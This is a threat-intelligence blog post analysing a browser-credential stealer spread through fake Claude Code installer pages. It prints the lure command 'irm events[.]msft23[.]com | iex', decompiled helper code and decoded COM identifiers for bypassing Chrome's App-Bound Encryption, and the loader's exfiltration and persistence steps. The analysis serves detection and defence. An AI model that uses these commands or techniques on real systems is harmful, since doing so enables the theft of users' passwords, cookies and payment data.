


Behind a Fake Claude Code Installer

 ontinue.com/resource/blog-behind-a-fake-claude-code-installer

Rhys Downing

May 11, 2026



[< Go Back](#)

Blog

An Undocumented PowerShell Stealer Abusing Chrome's IElevator2

Executive Summary

Ontinue's Cyber Defense Center has been observing an ongoing campaign targeting developers through fake installation pages that mimic popular developer tools, including counterfeit Claude Code installers. These lures swap legitimate one-line installers for attacker-controlled commands. Since the beginning of the year, multiple documented cases have highlighted similar fake agent/installer schemes targeting developers. This report details an additional payload stream not documented elsewhere: the same lure with a different payload.

A pasted "irm | iex" retrieves an obfuscated PowerShell loader from mt7263[.]com, which reflectively injects a 4.6 KB native helper into a Chromium-family browser. The helper invokes the browser's own Elevation Service via the IElevator2 COM interface to recover the App-Bound Encryption key, and the PowerShell stage exfiltrates decrypted cookies, passwords, and payment methods. The payload corresponds to no documented family; we publish for peer correlation rather than attribution.

Key Findings

- **Embedded Edge IID** transcription error. The Edge IElevator2 interface identifier embedded within the helper exhibits a two-nibble transposition in the Data3 field, 4740 rather than the canonical 4047. The operational consequence is that the initial CoCreateInstance invocation invariably fails on Edge 144 and later, silently downgrading the sample to the legacy interface; decryption nonetheless succeeds. The malformed identifier itself constitutes a high-confidence detection signature, since no legitimate Microsoft component registers it.
- **Live IElevator2 support with fallback.** The native helper attempts Chrome 144's IElevator2 interface first and reverts to legacy IElevator upon failure, applying this logic to Chrome, Edge, and Brave. Avast Secure Browser is dispatched against a single IID without any retry path. The compile date of 2026-03-24 places construction within sixty days of the Chrome 144 release, indicating an actively maintained development effort.
- **Architectural split designed to defeat behavioral detection.** Everything readily detected, SQLite database access, archive construction, HTTPS exfiltration, scheduled-task persistence, and the process-injection chain itself, resides exclusively within the PowerShell loader. The native helper exposes no networking, cryptographic, or file-enumeration imports, and its sole malicious operation is a single indirect COM vtable invocation. Two standard API-chain rule sets we evaluated against the binary returned no matches.

What is ABE?

Google introduced Application-Bound Encryption (ABE) in Chrome 127 in July 2024, in response to commodity stealers that simply file-copied the SQLite databases holding cookies and saved passwords. ABE wraps the data-encryption key with a key held by an out-of-process Windows service, the Elevation Service, which path-checks its caller before releasing the wrapped key. Google's stated scope was explicit: ABE raises the bar against non-elevated attackers, but does not defend against code execution running as the user.

In November 2024, Gen Digital published an analysis of Glove Stealer, the first widely-documented family invoking the Elevation Service via IElevator to retrieve the wrapped key. Gen Digital researcher Alexander Hagenah subsequently published a public proof of concept demonstrating the technique end-to-end (xaitax/Chrome-App-Bound-Encryption-Decryption). Chrome 144 introduced a new IElevator2 interface alongside the legacy IElevator in January 2026, anticipating a Mojo-based transport migration. The sample in this report sits squarely in that lineage.

Technical Overview

Delivery chain

The chain runs in five distinct stages across three operator-controlled domains, all registered within a six-day window in April 2026 and all fronted through Cloudflare. A schematic appears below; section-by-section detail follows.



Diagram 1




Diagram 2




Diagram 3

Stage 1: initial access via a fake Claude Code installation page

The victim searched for “install claude code” and selected a sponsored result leading to a lookalike Claude Code installation page. This page mimicked Claude Code documentation and displayed an installation command resembling the authentic one-line installer. While the canonical command is “irm https[:]//claude[.]ai/install.ps1 | iex”, the lure replaced the destination host with “irm events[.]msft23[.]com | iex”.

The decoy install.ps1

A direct retrieval of the lure host’s **/install.ps1** returns **2,588 bytes of PowerShell** with SHA256 **b9702ecf2928354dfc32e25468848408de40b82d237f83953fdc6d6d655050ef**. The contents constitute a verbatim reproduction of Anthropic’s authentic installer: the script downloads claude.exe from Google’s legitimate storage.googleapis[.]com Claude Code release bucket, validates the binary against a manifest-declared SHA256, and subsequently executes claude install. Consequently, urlscan and other reputation services examining this URL observe entirely benign PowerShell.

The malicious instruction does not reside within the file at /install.ps1. It is instead rendered into the HTML of the landing page itself. Automated scanners, URL reputation services, and any skeptical reviewer who simply curls the URL therefore observe clean PowerShell delivered from a Cloudflare-fronted domain bearing a valid Let’s Encrypt certificate. Victims, meanwhile, are presented with an entirely different command. This split between the URL-fetched script and the visually-rendered instruction constitutes deliberate tradecraft.

Stage 2: events.msft23[.]com redirector

The user’s pasted command produces an Invoke-RestMethod invocation from powershell.exe directed at events.msft23[.]com. The apex domain msft23[.]com was registered on 2026-04-07, is similarly fronted through Cloudflare, and obtained its TLS certificate from Let’s Encrypt on 2026-04-13.

Bare GET requests to / receive HTTP 404 responses, with urlscan having captured three such scans returning identical 404s; live PowerShell content is delivered exclusively to requests matching the precise shape produced by Invoke-RestMethod, identified by its specific User-Agent string and path. This selective response behavior suppresses incidental drive-by analysis from browsers and naive crawlers while remaining entirely transparent to the legitimate PowerShell pipeline that an actual victim would be executing.

Stage 3: PowerShell loader at mt7263[.]com/gate/start/

The stage-1 PowerShell retrieved from this host is brief and chains directly into the stage-2 download from mt7263[.]com.

1. **Geographic exclusion.** A guardrail evaluates the host's Windows region settings against an exclusion list comprising the CIS member states and Iran (IR), and execution halts immediately should the host be situated within the excluded geographical set.
2. **Identity collection.** The loader retrieves the user's SID along with the MachineGuid registry value, both of which serve as the per-victim identifier in subsequent C2 communications.
3. **Browser enumeration.** A static list of Chromium-family browsers, Chrome, Edge, Brave, Vivaldi, Perplexity Comet, Helium, Arc, Opera, and Opera GX is iterated, with each browser's Local State JSON file being parsed for the v20 app_bound_encrypted_key field and the v10 encrypted_key field.
4. **v10 key handling.** For pre-ABE installations, the loader strips the five-byte DPAPI prefix from the encrypted key blob and invokes [System.Security.Cryptography.ProtectedData]::Unprotect directly, with no native helper invocation required.
5. **v20 key handling.** For ABE-protected installations, the loader writes either the 32-bit or the 64-bit native helper into memory and reflectively injects it into a live browser process through classic process hollowing, employing the canonical Win32 sequence of CreateProcess with CREATE_SUSPENDED, followed by NtUnmapViewOfSection, VirtualAllocEx, WriteProcessMemory, SetThreadContext, and finally ResumeThread.
6. **Cross-architecture launch.** Where the host PowerShell's architecture differs from that of the target browser, the loader spawns a matching powershell.exe instance from either SysWOW64 or sysnative and re-enters via a uniquely-named ArchPipe_<10-digit> architecture-bridging pipe.
7. **Pipe handshake.** The loader connects to the named pipe previously established by the helper (described in Stage 4) using NamedPipeClientStream, transmits the four-byte magic value APPB followed by the encrypted key blob, and reads back the 32-byte plaintext key.
8. **Decryption and collection.** Using the returned key, the loader decrypts cookies, saved passwords, and payment methods from each browser's SQLite databases, alongside assorted additional profile artifacts.
9. **Loot packaging.** A secure_prefs.zip archive is constructed entirely in memory through System.IO.Compression.ZipArchive.
10. **Exfiltration.** The archive is transmitted as multipart/form-data via HTTP PUT to mt7263[.]com/gate/init/c09d19a0/<SID>.
11. **Persistence and tasking.** The loader registers a Windows scheduled task on a PT1M repetition interval that re-launches conhost -headless powershell to poll mt7263[.]com/gate/auto/c09d19a0/<SID> for follow-up commands, with the endpoint returning content accompanied by x-filename and x-task headers that govern the resulting task-router behavior.

The script body itself comprises approximately 600 KB of obfuscated PowerShell. Its obfuscation incorporates per-build dead-code branches, integer-array string fragments reconstituted at runtime, and randomized internal identifiers, with the cumulative effect generating the per-fetch variation observed at the delivery endpoint. A purpose-built Python evaluator parses each

parenthesized subexpression, evaluates the resulting method chain in isolation, and substitutes the resolved literal back into the source. Through five sequential evaluation passes, the original 609 KB script reduces to approximately 185 KB of legible logic.

Stage 4: native ABE helper (payload_x64.bin)

The 4,608-byte PE shipped to the helper slot is the technical core of this report. The 32-bit twin is functionally near-identical at greater than 90% normalized opcode similarity (Ghidra cross-binary match). Both share imphash '551c967b0ddbc198545038c596a3c10d'.

Sample Metadata

Field	Value
Filename	payload_x64.bin
File type	PE32+, x64 (AMD64), Windows GUI subsystem
Size	4,608 bytes
SHA256	54ab86b72423832e1d821e19486844375e1428079e1622f1c967d5a66bdc0b48
Compilation timestamp	2026-03-24 19:53:16 UTC
Imphash	551c967b0ddbc198545038c596a3c10d
Image base	0x140000000
Entry point RVA	0x1024
DllCharacteristics	HIGH_ENTROPY_VA, DYNAMIC_BASE, NX_COMPAT, TERMINAL_SERVER_AWARE
Sections	.text (0x5B8, entropy 6.24), .rdata (0x58A, entropy 3.62), .pdata (0x0C)
Relocations	None (x64). The x86 twin has 36 base relocations in .reloc

Execution flow

elevator_pipe_client(void) performs the following sequence. Steps marked as (delta) indicate behavior that extends beyond the public xaitax proof of concept.

1. **Identify the host.** `GetModuleFileNameW(NULL, buf, 0x104)` retrieves the path of the process within which the helper is executing, not the helper's own path. The leaf filename functions as a per-browser branch selector across `msedge.exe`, `msedge_proxy.exe`, `brave.exe`, `brave_proxy.exe`, `AvastBrowser.exe`, and a default Chrome path. The leaf filename is also lowercased and ASCII-summed to produce the deterministic per-browser hash subsequently used as the pipe-name third field.
2. **Format the Mojo-camouflaged pipe name.** `wsprintfW(buf, L"\\\\.\\pipe\\mojo.%d.%d.%d", pid, tid, filename_hash)`, see the next subsection for the third-field hash mechanic.
3. **Create the pipe and wait (delta).** `CreateNamedPipeW(..., PIPE_ACCESS_DUPLEX, ...)`. The helper assumes the pipe-server role, inverting the xaitax PoC's client posture; the PowerShell loader connects inward.
4. **Validate the APPB handshake.** Read up to 0x1000 bytes; compare the first four bytes against 0x42505041. Mismatch means clean exit.
5. **XOR-decode the embedded CLSID and IID.** Byte-wise XOR-0x57 over the two 16-byte stack-resident blobs. The decode loop's opcode signature is '80 34 ?? 57 80 30 57' and appears twice within the function.
6. **Instantiate the elevator with fallback.** `CoCreateInstance(rclsid, NULL, CLSCTX_LOCAL_SERVER, riid_v2, &plUnk)` against the new IElevator2 IID first; on failure, decode a secondary per-browser IID and retry against the legacy IElevator. After a successful instantiation, `CoSetProxyBlanket` configures `RPC_C_AUTHN_LEVEL_PKT_PRIVACY` and `RPC_C_IMP_LEVEL_IMPERSONATE`.
7. **Decrypt and return the key.** Build a BSTR from the encrypted-key payload via `SysAllocStringByteLen`. Invoke `DecryptData` through the per-browser vtable slot — slot 5 for Chrome and Brave, slot 8 for Edge, slot 13 for Avast (see Appendix B). On a 32-byte output BSTR, write the recovered key back over the pipe via `WriteFile`.

The helper has no persistence, no file I/O, no network, and no secondary stage. Its exclusive purpose is conversion of an App-Bound-encrypted blob into its 32-byte plaintext AES-GCM key within the security context of the host browser.

Mojo-camouflage pipe naming, in detail

Chromium's legitimate Mojo IPC pipes follow the pattern `mojo.<pid>.<tid>.<random64>`. The `mt7263` helper imitates this pattern but builds the third field as a deterministic hash of the host browser's executable filename rather than as a 64-bit random.

The third field is produced by:

```

local_340.Data4[1] = 0xc1;
local_340.Data4[2] = '+';
local_340.Data4[3] = 0xd5;
local_340.Data4[4] = 0x80;
local_340.Data4[5] = 0xce;
local_340.Data4[6] = '\x1c';
local_340.Data4[7] = '8';
HVar5 = CoInitializeEx((LPVOID)0x0,2);
if (-1 < HVar5) {
    DVar6 = GetCurrentThreadId();
    DVar7 = GetCurrentProcessId();
    wsprintfW(local_2b8,L"\\\\.\\pipe\\mojo.%d.%d.%d",DVar7,DVar6);
    hNamedPipe = CreateNamedPipeW(local_2b8,3,0,0xff,0x1000,0x1000,0,(LPSECURITY_ATTRIBUTES)0x0);
    if (hNamedPipe != (HANDLE)0xffffffffffffffff) {
        BVar8 = ConnectNamedPipe(hNamedPipe,(LPOVERLAPPED)0x0);
        if (BVar8 != 0) {
            local_3a0 = (BSTR)CONCAT44(local_3a0._4_4_,0x42505041);
            pvVar12 = GetProcessHeap();
            lpBuffer = (char *)HeapAlloc(pvVar12,8,0x1000);
            if ((lpBuffer != (char *)0x0) &&
                (BVar8 = ReadFile(hNamedPipe,lpBuffer,0x1000,local_3a8,(LPOVERLAPPED)0x0), BVar8 != 0)) {
                lVar17 = 4;
                pcVar14 = lpBuffer;
                do {
                    cVar3 = *pcVar14;
                    lVar17 = lVar17 + -1;
                    pcVar1 = pcVar14 + ((longlong)&local_3a0 - (longlong)lpBuffer);
                    pcVar14 = pcVar14 + 1;
                    if (cVar3 != *pcVar1) goto LAB_14000159d;
                } while (lVar17 != 0);
                rcIsid = &local_370;
            }
        }
    }
}

```

The values produced for the targeted browsers are:

Process leaf name	Third field (x64)	Third field (x86)
chrome.exe	0x03ee0040	0x03ee0000
msedge.exe	0x03e50040	0x03e50000
msedge_proxy.exe	0x06860040	0x06860000
brave.exe	0x03800040	0x03800000
brave_proxy.exe	0x06210040	0x06210000
AvastBrowser.exe	0x06930040	0x06930000

This produces a strong static fingerprint of the helper. A pipe matching **\\\\.\\pipe\\mojo\\ld+\\ld+\\ld+** whose third field falls inside the small set above is created only by this helper. Legitimate Chromium Mojo pipes use a 64-bit random for the trailing field; the entropy is visibly different.

IElevator2 fallback

Chrome 144 (released January 2026) introduced IElevator2, a new interface on the Elevation Service alongside the legacy IElevator. The helper attempts the new interface first and falls back to the legacy one on failure, for Chrome, Edge, and Brave. Avast Secure Browser uses a single IID and does not retry.

For the Chrome branch the logical structure is:

```
} while (lVar17 != 0);
local_388 = (IUnknown *)0x0;
uVar9 = CoCreateInstance(rclsid, (LPUNKNOWN)0x0, 4, riid, &local_388);
if (0x7fffffff < uVar9) {
    if (rclsid == &local_398) {
        pIVar13 = &local_310;
        riid_00 = &local_310;
    }
    else if (rclsid == &local_380) {
        pIVar13 = &local_300;
        riid_00 = &local_300;
    }
    else {
        pIVar13 = &local_2f0;
        riid_00 = &local_2f0;
        if (rclsid != &local_370) {
            pIVar13 = riid;
            riid_00 = riid;
        }
    }
}
do {
    *(byte *)&pIVar13->Data1 = (byte)pIVar13->Data1 ^ 0x57;
    lVar18 = lVar18 + -1;
    pIVar13 = (IID *)((longlong)&pIVar13->Data1 + 1);
} while (lVar18 != 0);
HVar5 = CoCreateInstance(rclsid, (LPUNKNOWN)0x0, 4, riid_00, &local_388);
if (HVar5 < 0) goto LAB_14000159d;
HVar5 = CoSetProxyBlanket(&local_388, 0xffffffff, 0xffffffff, (OLECHAR *)0xffffffffffffffff, 6,
    3, (RPC_AUTH_IDENTITY_HANDLE)0x0, 0x40);
```

The compile date of our sample is 2026-03-24, less than sixty days after Chrome 144 shipped. The operator is tracking upstream Chromium interface changes within a release cycle.

All eleven on-stack 16-byte blobs XOR cleanly with 0x57 to known elevation-service identifiers. We verified each from the decompiled stack-initialization bytes; reproducing the decode is included in Appendix A.

Deobfuscated CLSIDs and IIDs

All eleven on-stack 16-byte blobs XOR cleanly with 0x57 to known elevation-service identifiers. We verified each from the decompiled stack-initialization bytes; reproducing the decode is included in Appendix A.

Role	GUID (decoded)
Chrome Elevation Service CLSID	{708860E0-F641-4611-8895-7D867DD3675B}
Chromium IElevator2 IID (Chrome and Brave)	{1BF5208B-295F-4992-B5F4-3A9BB6494838}
Chrome IElevator (legacy) IID	{463ABECF-410D-407F-8AF5-0DF35A005CC8}
Brave Elevation Service CLSID	{576B31AF-6369-4B6B-8560-E4B203A97A8B}
Brave IElevator (legacy) IID	{F396861E-0C8E-4C71-8256-2FAE6D759CE9}
Edge Elevation Service CLSID	{1FCBE96C-1697-43AF-9140-2897C7C69767}
Edge IElevator2 IID (as embedded — see below)	{8F7B6792-784D-4740-845D-1782EFBEF205}
Edge IElevator (legacy) IID	{C9C2B807-7731-4F34-81B7-44FF7779522B}
Avast Secure Browser CLSID	{EAD34EE8-8D08-4CA1-ADA3-64754374D811}
Avast IID	{7737BB9F-BAC1-4C71-A696-7C82D7994B6F}

Chrome and Brave share the IElevator2 IID (1BF5208B-295F-4992-B5F4-3A9BB6494838) because both inherit from the same Chromium base interface. The shared IID is the operator's first attempt; the per-product legacy IID is the fallback.

The Edge IElevator2 IID transcription error

The canonical Edge IElevator2 IID, per [xaitax's browser_config.hpp](#), is {8F7B6792-784D-4047-845D-1782EFBEF205}. The IID embedded in the mt7263 helper has Data3 transposed: 4740 instead of 4047. We verified this by reconstructing the full 16-byte stack-initialized GUID from the disassembly (writes to [rbp-0x38] through [rbp-0x2c]) and applying the XOR-0x57 decode byte-wise.

The operational consequence is that on Microsoft Edge builds 144 and later, the initial CoCreateInstance call always fails with E_NOINTERFACE, triggering the fallback path. The fallback IID is the legacy {C9C2B807-7731-4F34-81B7-44FF7779522B}, which Edge still exposes. Decryption proceeds on the legacy interface. The defect is silent: it downgrades the sample from IElevator2 to IElevator on Edge but does not prevent key recovery.

Stage 5: exfiltration and tasking loop

Upon receiving the 32-byte ABE key from the helper, the PowerShell loader decrypts the local browser databases and consolidates the resulting loot into an in-memory `secure_prefs.zip` archive. It transmits the archive as multipart/form-data via HTTP PUT to `mt7263[.]com/gate/init/c09d19a0/<SID>`. The HTTP client is `Invoke-RestMethod` invoked without any User-Agent override, so requests carry the default WindowsPowerShell user-agent string.

The server's response is itself a ZIP archive. The script extracts per-browser `<Browser>/extension.zip` entries and deposits each one alongside the corresponding browser's profile directory in preparation for a follow-on stage.

Persistence is established as a Windows scheduled task configured with a PT1M repetition interval. The task launches `conhost -headless powershell`, which subsequently polls `mt7263[.]com/gate/auto/c09d19a0/<SID>` for additional follow-up tasks. `urlscan` captured one such poll request returning approximately 346 KB of text/plain content, indicating that the channel is actively employed for tasking rather than functioning purely as a beaconing mechanism. The poll response carries `x-filename` and `x-task` headers; the response body is written to `%ProgramData%\<x-filename>` with Hidden, System attributes set, then registered as a one-minute repeating scheduled task.

The communication channel is HTTPS over Cloudflare without any observed certificate pinning or supplementary transport encryption beyond TLS itself. There is no resilience layer of any description visible within the loader, no DGA, no dead-drop resolvers, no fallback C2 destination. The C2 response is also not authenticated: the loader writes the response body to `%ProgramData%\<x-filename>` without sanitizing the supplied filename, presenting a trivial path-traversal opportunity should the C2 itself be compromised.

Geographic kill switch

The loader exits early if the host's two-letter ISO region is one of: AZ, AM, BY, GE, KZ, KG, MD, RU, TJ, TM, UZ, UA, IR.

Threat intelligence correlation

No matching named family

We compared the observed TTPs against published reporting for the following families and found no technical match: Lumma, StealC, Vidar, EDDIESTEALER, Glove Stealer, Katz Stealer, Marco Stealer, Shuyal, AuraStealer, Torg Grabber, VoidStealer, Phemedrone, Metastealer, Xenostealer, ACRStealer, DumpBrowserSecrets, DeepLoad, Storm.

The nearest technique neighbor is Glove Stealer (Gen Digital, November 2024). Glove also abuses IElevator via a helper module communicating over a named pipe. It differs in six concrete ways:

Aspect	Glove Stealer	This sample
Orchestrator	Native .exe	PowerShell
Pipe naming	chromekey family	\\\\.\\pipe\\mojo.<pid>.<tid>.<filename_hash>
On-disk artifacts	Writes chromekey.txt	None
GUID obfuscation	Plaintext	XOR-0x57
IElevator2 support	None	Fallback branch
Helper pipe role	Client	Server

Mitigations and Recommendations

- Enforce PowerShell Constrained Language Mode
- Enable the Block execution of potentially obfuscated scripts ASR rule
- Enable PowerShell Script Block Logging (Event ID 4104) and Module Logging
- Verify AMSI is enabled and monitor for AMSI tamper events
- Ensure Tamper Protection is enabled
- Block the Newly Registered Domains category via MDE Web Content Filtering
- Require the Phishing-resistant MFA Authentication Strength for admin and developer accounts

Conclusion

The sample documents a maintained, productization-shaped operation that is so far missing from public family taxonomy. The technique is derivative of public research, namely Hagenah’s Chrome ABE PoC and Gen Digital’s Glove Stealer analysis, but the orchestration model is distinct: a small native helper acting as a single-purpose ABE oracle, with all detection-visible activity pushed into PowerShell. The split is the design decision worth flagging for defenders. Behavioral rule sets that look at the native PE in isolation will see nothing actionable. Detection has to land at the COM call and at the PowerShell layer.

The operator’s responsiveness to upstream Chromium changes, IElevator2 support inside sixty days of release, is the strongest single signal of an ongoing development effort rather than a copy-paste repurposing of public code. The Edge IID transcription error is, paradoxically, the strongest single defender-side asset: a unique, malformed identifier that no legitimate component will ever register. We expect more samples in this stream and will publish updates as correlations emerge.

YARA

A YARA ruleset addressing both the native helper and the post-deobfuscation PowerShell loader has been published alongside this report. The PE-targeting rule combines the XOR-0x57 decode-loop byte pattern, the Mojo-camouflaged pipe format string, the APPB magic constant, the obfuscated CLSID Data1 fields corresponding to each browser, and the requisite import surface. The companion PowerShell rule matches the deobfuscated loader through its C2 path shape (/gate/init/, /gate/auto/), the secure_prefs.zip archive name, and the conhost –headless powershell persistence command line.

[Github Link](#)

Indicators of Compromise

[Github Link](#)

References

- Gen Digital. *Glove Stealer: Leveraging IElevator to Bypass App-Bound Encryption & Steal Sensitive Data*. November 2024. <https://www.gendigital.com/blog/insights/research/glove-stealer>
- xaitax. *IElevator2 and Mojo Migration (Chrome 144)*. https://github.com/xaitax/Chrome-App-Bound-Encryption-Decryption/blob/main/docs/The_Elevator_Gets_an_Upgrade_Chrome_144_IElevator2_and_the_Mojo_Horizon.md